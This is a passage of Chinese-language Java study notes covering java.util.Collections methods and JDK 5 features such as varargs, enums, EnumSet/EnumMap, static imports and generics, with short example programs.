| static int | | [**indexOfSubList**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#indexOfSubList(java.util.List, java.util.List))([List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<?> source, [List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<?> target) 返回指定源列表中第一次出现指定目标列表的起始位置；如果没有出现这样的列表，则返回 -1。 | | |
| static int | | [**lastIndexOfSubList**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#lastIndexOfSubList(java.util.List, java.util.List))([List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<?> source, [List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<?> target) 返回指定源列表中最后一次出现指定目标列表的起始位置；如果没有出现这样的列表，则返回 -1。 | | |
| static   |  | | --- | | <T> [ArrayList](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\ArrayList.html)<T> | | | [**list**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#list(java.util.Enumeration))([Enumeration](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Enumeration.html)<T> e) 返回一个数组列表，它按返回顺序包含指定枚举返回的元素。 | | |
| **求极值（对Collection）** | |  | |
| static   |  | | --- | | <T extends  [Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)   &  [Comparable](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Comparable.html)<? super T>  >  T | | | [**max**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#max(java.util.Collection))([Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<? extends T> coll) 根据元素的*自然顺序*，返回给定 collection 的最大元素。 | | |
| static   |  | | --- | | <T> T | | | [**max**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#max(java.util.Collection, java.util.Comparator))([Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<? extends T> coll, [Comparator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Comparator.html)<? super T> comp) 根据指定比较器产生的顺序，返回给定 collection 的最大元素。 | | |
| static   |  | | --- | | <T extends  [Object](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)   &  [Comparable](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Comparable.html)<? super T>  >  T | | | [**min**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#min(java.util.Collection))([Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<? extends T> coll) 根据元素的*自然顺序* 返回给定 collection 的最小元素。 | | |
| static   |  | | --- | | <T> T | | | [**min**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#min(java.util.Collection, java.util.Comparator))([Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<? extends T> coll, [Comparator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Comparator.html)<? super T> comp) 根据指定比较器产生的顺序，返回给定 collection 的最小元素。 | | |
| static   |  | | --- | | <T> [List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<T> | | | [**nCopies**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#nCopies(int, T))(int n, T o) 返回由指定对象的 n 个副本组成的不可变列表。 | | |
| static   |  | | --- | | <E> [Set](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Set.html)<E> | | | [**newSetFromMap**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#newSetFromMap(java.util.Map))([Map](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html)<E,[Boolean](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Boolean.html)> map) 返回指定映射支持的 set。 | | |
| **替换List中指定相同元素（对List）** | |  | |
| static   |  | | --- | | <T> boolean | | | [**replaceAll**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#replaceAll(java.util.List, T, T))([List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<T> list, T oldVal, T newVal) 使用另一个值替换列表中出现的所有某一指定值。 | | |
| **反转List（对List）** | |  | |
| static void | | [**reverse**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#reverse(java.util.List))([List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<?> list) 反转指定列表中元素的顺序。 | | |
| static   |  | | --- | | <T> [Comparator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Comparator.html)<T> | | | [**reverseOrder**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#reverseOrder())() 返回一个比较器，它强行逆转实现了 Comparable 接口的对象 collection 的*自然顺序*。 | | |
| static   |  | | --- | | <T> [Comparator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Comparator.html)<T> | | | [**reverseOrder**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#reverseOrder(java.util.Comparator))([Comparator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Comparator.html)<T> cmp) 返回一个比较器，它强行逆转指定比较器的顺序。 | | |
| static void | | [**rotate**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#rotate(java.util.List, int))([List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<?> list, int distance) 根据指定的距离轮换指定列表中的元素。 | | |
| **打乱List元素顺序（对List）** | |  | |
| static void | | [**shuffle**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#shuffle(java.util.List))([List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<?> list) 使用默认随机源对指定列表进行置换。 | | |
| static void | | [**shuffle**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#shuffle(java.util.List, java.util.Random))([List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<?> list, [Random](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Random.html) rnd) 使用指定的随机源对指定列表进行置换。 | | |
| static   |  | | --- | | <T> [Set](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Set.html)<T> | | | [**singleton**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#singleton(T))(T o) 返回一个只包含指定对象的不可变 set。 | | |
| static   |  | | --- | | <T> [List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<T> | | | [**singletonList**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#singletonList(T))(T o) 返回一个只包含指定对象的不可变列表。 | | |
| static   |  | | --- | | <K,V> [Map](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html)<K,V> | | | [**singletonMap**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#singletonMap(K, V))(K key, V value) 返回一个不可变的映射，它只将指定键映射到指定值。 | | |
| **排序（对List）** | |  | |
| static   |  | | --- | | <T extends  [Comparable](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Comparable.html)<? super T>  >  void | | | [**sort**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#sort(java.util.List))([List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<T> list) 根据元素的*自然顺序* 对指定列表按升序进行排序。 | | |
| static   |  | | --- | | <T> void | | | [**sort**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#sort(java.util.List, java.util.Comparator))([List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<T> list, [Comparator](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Comparator.html)<? super T> c) 根据指定比较器产生的顺序对指定列表进行排序。 | | |
| **交换List元素（对List）** | |  | |
| static void | | [**swap**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#swap(java.util.List, int, int))([List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<?> list, int i, int j) 在指定列表的指定位置处交换元素。 | | |
| **不同步变同步** | |  | |
| static   |  | | --- | | <T> [Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<T> | | | [**synchronizedCollection**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#synchronizedCollection(java.util.Collection))([Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<T> c) 返回指定 collection 支持的同步（线程安全的）collection。 | | |
| static   |  | | --- | | <T> [List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<T> | | | [**synchronizedList**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#synchronizedList(java.util.List))([List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<T> list) 返回指定列表支持的同步（线程安全的）列表。 | | |
| static   |  | | --- | | <K,V> [Map](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html)<K,V> | | | [**synchronizedMap**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#synchronizedMap(java.util.Map))([Map](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html)<K,V> m) 返回由指定映射支持的同步（线程安全的）映射。 | | |
| static   |  | | --- | | <T> [Set](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Set.html)<T> | | | [**synchronizedSet**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#synchronizedSet(java.util.Set))([Set](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Set.html)<T> s) 返回指定 set 支持的同步（线程安全的）set。 | | |
| static   |  | | --- | | <K,V> [SortedMap](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\SortedMap.html)<K,V> | | | [**synchronizedSortedMap**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#synchronizedSortedMap(java.util.SortedMap))([SortedMap](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\SortedMap.html)<K,V> m) 返回指定有序映射支持的同步（线程安全的）有序映射。 | | |
| static   |  | | --- | | <T> [SortedSet](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\SortedSet.html)<T> | | | [**synchronizedSortedSet**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#synchronizedSortedSet(java.util.SortedSet))([SortedSet](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\SortedSet.html)<T> s) 返回指定有序 set 支持的同步（线程安全的）有序 set。 | | |
| static   |  | | --- | | <T> [Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<T> | | | [**unmodifiableCollection**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#unmodifiableCollection(java.util.Collection))([Collection](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collection.html)<? extends T> c) 返回指定 collection 的不可修改视图。 | | |
| static   |  | | --- | | <T> [List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<T> | | | [**unmodifiableList**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#unmodifiableList(java.util.List))([List](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\List.html)<? extends T> list) 返回指定列表的不可修改视图。 | | |
| static   |  | | --- | | <K,V> [Map](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html)<K,V> | | | [**unmodifiableMap**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#unmodifiableMap(java.util.Map))([Map](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Map.html)<? extends K,? extends V> m) 返回指定映射的不可修改视图。 | | |
| static   |  | | --- | | <T> [Set](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Set.html)<T> | | | [**unmodifiableSet**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#unmodifiableSet(java.util.Set))([Set](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Set.html)<? extends T> s) 返回指定 set 的不可修改视图。 | | |
| static   |  | | --- | | <K,V> [SortedMap](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\SortedMap.html)<K,V> | | | [**unmodifiableSortedMap**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#unmodifiableSortedMap(java.util.SortedMap))([SortedMap](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\SortedMap.html)<K,? extends V> m) 返回指定有序映射的不可修改视图。 | | |
| static   |  | | --- | | <T> [SortedSet](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\SortedSet.html)<T> | | | [**unmodifiableSortedSet**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\Collections.html#unmodifiableSortedSet(java.util.SortedSet))([SortedSet](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\util\SortedSet.html)<T> s) 返回指定有序 set 的不可修改视图。 | | |
| **从类 java.lang.**[**Object**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html)**继承的方法** | | |
| [clone](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#clone()), [equals](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#equals(java.lang.Object)), [finalize](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#finalize()), [getClass](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#getClass()), [hashCode](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#hashCode()), [notify](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#notify()), [notifyAll](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#notifyAll()), [toString](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#toString()), [wait](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#wait()), [wait](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#wait(long)), [wait](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\Object.html#wait(long, int)) | | |

**Collections**

**对List进行二分查找**（集合要先排好序，元素须是Comparable的子类）：

int binarySearch(list,key);

int binarySearch(list,key,Comparator);

**对List集合进行排序**（内部使用的是compareTo方法）：

sort(list); 按自然排序

sort(list,comaprator); 按指定比较器排序

**取最大值或最小值**：

max(Collection);

max(Collection,comparator);

min(Collection);

min(Collection,comparator);

**反转List**：

reverse(list);

**对比较方式进行强行逆转**：

Comparator reverseOrder();

Comparator reverseOrder(Comparator);

**对List集合中的元素进行位置的置换**：

swap(list,x,y);

**对List集合进行元素的替换**。如果被替换的元素不存在，那么原集合不变：

replaceAll(list,old,new);

**将不同步的集合变成同步的集合**：

Set synchronizedSet(Set<T> s)

Map synchronizedMap(Map<K,V> m)

List synchronizedList(List<T> list)

注意：如果想要将集合变数组，可以使用Collection中的toArray方法（**注意：是Collection不是Collections）**传入指定的类型数组即可，该数组的长度最好为集合的size。

示例：

|  |
| --- |
| **public** **static** **void** main(String[] args) {  LinkedList<Integer> list = **new** LinkedList<Integer>();  list.add(4);  list.add(3);  list.add(5);  list.add(1);  list.add(2);  System.***out***.println(list);//[4, 3, 5, 1, 2]  Comparator<Integer> r = Collections.*reverseOrder*();//返回按自然顺序反序的比较器  Collections.*sort*(list, r);//list.sort(r);//按指定比较器（自然顺序反序）对list重新排序  System.***out***.println(list);//[5, 4, 3, 2, 1]  } |

1. **JDK5.0的新特性**

增强for循环、自动拆装箱、类型安全的枚举、静态导入、可变参数、泛型、注解。

* 1. **增强for循环**

见集合之迭代器部分。

* 1. **包装类**

**Integer类注意事项**

Integer类有一个缓存，会缓存介于-128~127之间的整数。所以：

|  |
| --- |
| Integer in1 = **new** Integer(100);  Integer in2 = **new** Integer(100);  System.***out***.println(in1 == in2);//false  Integer in3 = 100;  Integer in4 = 100;  System.***out***.println(in3 == in4);//true  Integer in5 = 200;  Integer in6 = 200;  System.***out***.println(in5 == in6);//false |

* 1. **可变参数**

可变参数使方法可接收可变数目的参数，语法是在参数类型后接三个点（...）。

**可变参数最多只能定义一个，且必须是方法声明中的最后一个参数。**

调用时可传入离散参数或参数数组，也可以不传参数（不要传null）。

|  |
| --- |
| **public** **class** Demo {  **public** **static** **void** main(String[] args) {  System.***out***.println(*sum*(1));  System.***out***.println(*sum*(**new** **int**[] { 1 }));  System.***out***.println(*sum*(1, 2));  System.***out***.println(*sum*(**new** **int**[] { 1, 2 }));  System.***out***.println(*sum*(1, 2, 3));  System.***out***.println(*sum*(**new** **int**[] { 1, 2, 3 }));  }  **public** **static** **int** sum(**int**... nums) {  **int** sum = 0;  **for** (**int** num : nums) {  sum += num;  }  **return** sum;  }  } |

* 1. **枚举（Enum）**

枚举常用于限定参数的选择范围，或者限定实例数量。

关键词enum的使用方法类似于class和interface。

所有枚举类型都继承自类 java.lang.Enum<E extends Enum<E>> 。

**枚举中的每个例都在枚举中指定，默认都是常量（public static final）。枚举的实例数在编译期确定，运行期无法再创建实例**。

|  |
| --- |
| **enum** Color {  ***Red***, ***Green***, ***Yellow***  }  **public** **class** ColorTest {  **public** **static** **void** trafficLight(Color color) {  **switch** (color) {  **case** ***Red***:  System.***out***.println("红灯停！");  **break**;  **case** ***Green***:  System.***out***.println("绿灯行！");  **break**;  **case** ***Yellow***:  System.***out***.println("黄灯看着办！");  **break**;  }  }  **public** **static** **void** enumCompareTo(Color color) {  System.***out***.println(color);  **for** (Color c : Color.*values*()) {  System.***out***.println(color.compareTo(c));//比较枚举的位置，在目标枚举前为负，后为正，相同为0  }  }  **public** **static** **void** main(String[] args) {  Color myColor = Color.***Red***;  System.***out***.println(myColor);  **for** (Color color : Color.*values*()) {  System.***out***.println(color);  System.***out***.printf("%d, %s, %n", color.ordinal(), color);//带序数输出  }  *trafficLight*(Color.***Yellow***);  *enumCompareTo*(Color.*valueOf*("Red"));  }  } |

**带参数的枚举**：若无无参构造方法，枚举值须提供构造参数

|  |
| --- |
| **public** **enum** Coin {  ***penny***("林肯"), ***nickel***("杰斐逊"), ***dime***("罗斯福"), ***quarter***("华盛顿");//若无无参构造方法，枚举值须提供构造参数  **private** String value;  **public** String getValue() {  **return** value;  }  Coin(String value) {  **this**.value = value;  }  **public** **static** **void** main(String[] args) {  Coin coin = Coin.***quarter***;  System.***out***.println(coin);//quarter  System.***out***.println(coin.getValue());//华盛顿  Coin[] values = Coin.*values*();//获取所有枚举实例到枚举数组  **for** (Coin eachCoin : values) {  System.***out***.println(eachCoin);  }  }  } |

**枚举应用：访问权限控制**

|  |
| --- |
| **enum** AccessRight {  ***MANAGER***, ***DEPARTMENT***, ***EMPLOYEE***  }  **public** **class** AccessController {  **public** **static** **boolean** checkRight(AccessRight accessRight) {  **switch** (accessRight) {  **case** ***MANAGER***:  **return** **true**;  **default**:  **return** **false**;  }  }  **public** **static** **void** main(String[] args) {  AccessRight valueOf = AccessRight.*valueOf*("MANAGER");  System.***out***.println(*checkRight*(valueOf));  }  } |

**EnumSet类用法示例**

|  |
| --- |
| **import** java.util.ArrayList;  **import** java.util.EnumSet;  **import** java.util.List;  **enum** FontConstant {  ***Plain***, ***Bold***, ***Italic***  }  **public** **class** EnumSetDemo {  /\*\*  \* 遍历枚举集  \*/  **public** **static** **void** showEnumSet(EnumSet<FontConstant> es) {  **for** (FontConstant fc : es) {  System.***out***.println(fc);  }  }  **public** **static** **void** main(String[] args) {  EnumSet<FontConstant> of = EnumSet.*of*(FontConstant.***Plain***, FontConstant.***Bold***);//创建包含指定枚举值的枚举集  *showEnumSet*(of);  System.***out***.println("---------------");  *showEnumSet*(EnumSet.*complementOf*(of));//打印补集  System.***out***.println("---------------");  EnumSet<FontConstant> noneOf = EnumSet.*noneOf*(FontConstant.**class**);//创建空指定枚举类型的空枚举集  noneOf.add(FontConstant.***Plain***);  noneOf.add(FontConstant.***Bold***);  *showEnumSet*(noneOf);  System.***out***.println("---------------");  List<FontConstant> list = **new** ArrayList<FontConstant>();  list.add(FontConstant.***Plain***);  list.add(FontConstant.***Bold***);  EnumSet<FontConstant> copyOf = EnumSet.*copyOf*(list);//创建一个从指定 collection 初始化的枚举 set。  *showEnumSet*(copyOf);  }  } |

**EnumMap类用法示例**

|  |
| --- |
| **package** com.tongwx.two;  **import** java.util.EnumMap;  **import** java.util.Map;  **enum** Hobby {  ***EAT***, ***DRINK***, ***FUCK***, ***GAMBLE***  }  **public** **class** EnumMapDemo {  **public** **static** **void** main(String[] args) {  Map<Hobby, String> map = **new** EnumMap<Hobby, String>(Hobby.**class**);  map.put(Hobby.***EAT***, "美食");  map.put(Hobby.***DRINK***, "美酒");  map.put(Hobby.***FUCK***, "交友");  map.put(Hobby.***GAMBLE***, "竞技");  **for** (Hobby h : map.keySet()) {  System.***out***.println(h + " : " + map.get(h));  }  System.***out***.println("----------------");  **for** (Hobby h : Hobby.*values*()) {  System.***out***.println(h + " : " + map.get(h));  }  }  } |

* 1. **静态导入**

静态导入他包他类的静态成员变量和静态方法，然后直接用。（**不宜多用，可读性差！**）

|  |  |
| --- | --- |
| **package com.tongwx.one;** //不同包  **public** **class** Static {  **public** **static** String *str* = "静态成员变量";  **public** **static** **void** method() {  System.***out***.println("静态方法");  }  } | **package com.tongwx.two;** //导入不同包  **import** **static** com.tongwx.one.Static.*method*;//导入他包他类的静态成员变量  **import** **static** com.tongwx.one.Static.*str*;//导入他包他类的静态方法  **public** **class** StaticImport {  **public** **static** **void** main(String[] args) {  System.***out***.println(*str*);//使用静态导入的成员变量  *method*();//使用静态导入的方法  }  } |

* 1. **泛型(Generic)**

在jdk5.0后出现了泛型：泛型就是将变量类型参数化。

例如：通过<>来指定容器中元素的类型。

集合类<类类型> 变量名 = new 集合类<类类型>();

注意点：

1. 声明好泛型类型之后，集合中只能存放特定类型元素。

2. 泛型类型必须是引用类型，基本类型须转成包装类。

3. 使用泛型后取出元素不需要类型转换。

**泛型方法**

函数上的泛型定义：当函数中使用了一个不明确的数据类型，那么在函数上就可以进行泛型的定义。

泛型的声明：在返回值类型前面声明。

泛型的定义；可定义参数类型、变量类型或返回值类型。

**确定时机：泛型方法在调用方法时确定类型。**

格式：

public <泛型的声明> 泛型定义返回值类型 函数名(泛型定义参数类型 变量名){}

例：**public** <T, J, K> T getData(T data, J j, K k) { **return** data;}

**泛型类**

当一个类中有多个函数声明了泛型，那么该泛型的声明可以声明在类上。

**确定时机：泛型类在创建类对象时确定类型。**

格式：

修饰符 class 类名<泛型>{}

注意：

1.静态方法不可以使用类中定义的泛型，因为类中的泛型需要在对象初始化时指定具体的类型，而静态优先于对象存在。如果静态函数需要使用泛型，就在该静态函数上独立声明，声明要写在static后，返回值类型之前。

2.创建对象时可以不指定泛型的具体类型，默认是Object，

3.可以同时在类上和该类的方法上声明泛型。

**泛型继承**

|  |
| --- |
| **public** **class** Demo {  **public** **static** **void** main(String[] args) {  Father<String> f1 = **new** Father<String>("jack");  System.*out*.println(f1.getT());//jack  Father<Integer> f2 = **new** Father<Integer>(20);  System.*out*.println(f2.getT());//20  }  }  **class** Father<T> {  **private** T t;  **public** Father() {}  **public** Father(T t) {**this**.t = t;}  **public** T getT() {**return** t;}  **public** **void** setT(T t) {**this**.t = t;}  }  //子类指定具体的类型  **class** Son1 **extends** Father<String>{}  //子类也使用泛型  **class** Son2<T> **extends** Father<T>{}  //**错误写法**，父类上定义有泛型需要进行处理  //**~~class~~** ~~Son3~~ **~~extends~~** ~~Father<T>{}~~  //子类增加泛型  **class** Son3<T, T2> **extends** Father<T>{增加T2的getter和setter，增加全参构造方法} |

**泛型实现**

|  |
| --- |
| **public** **class** Demo {  **public** **static** **void** main(String[] args) {  MyInter my = **new** MyInter();  my.print("只能传字符串");  MyInter2<String> my2 = **new** MyInter2<String>();  my.print("泛型");  }  }  **interface** Inter<T> {  **void** print(T t);  }  //实现类指定具体的类型  **class** MyInter **implements** Inter<String> {  **public** **void** print(String t) {  System.*out*.println("myprint:" + t);  }  }  // 实现类也使用泛型  **class** MyInter2<T> **implements** Inter<T> {  **public** **void** print(T t) {  System.*out*.println("myprint:" + t);  }  } |

**泛型通配符：?**

|  |
| --- |
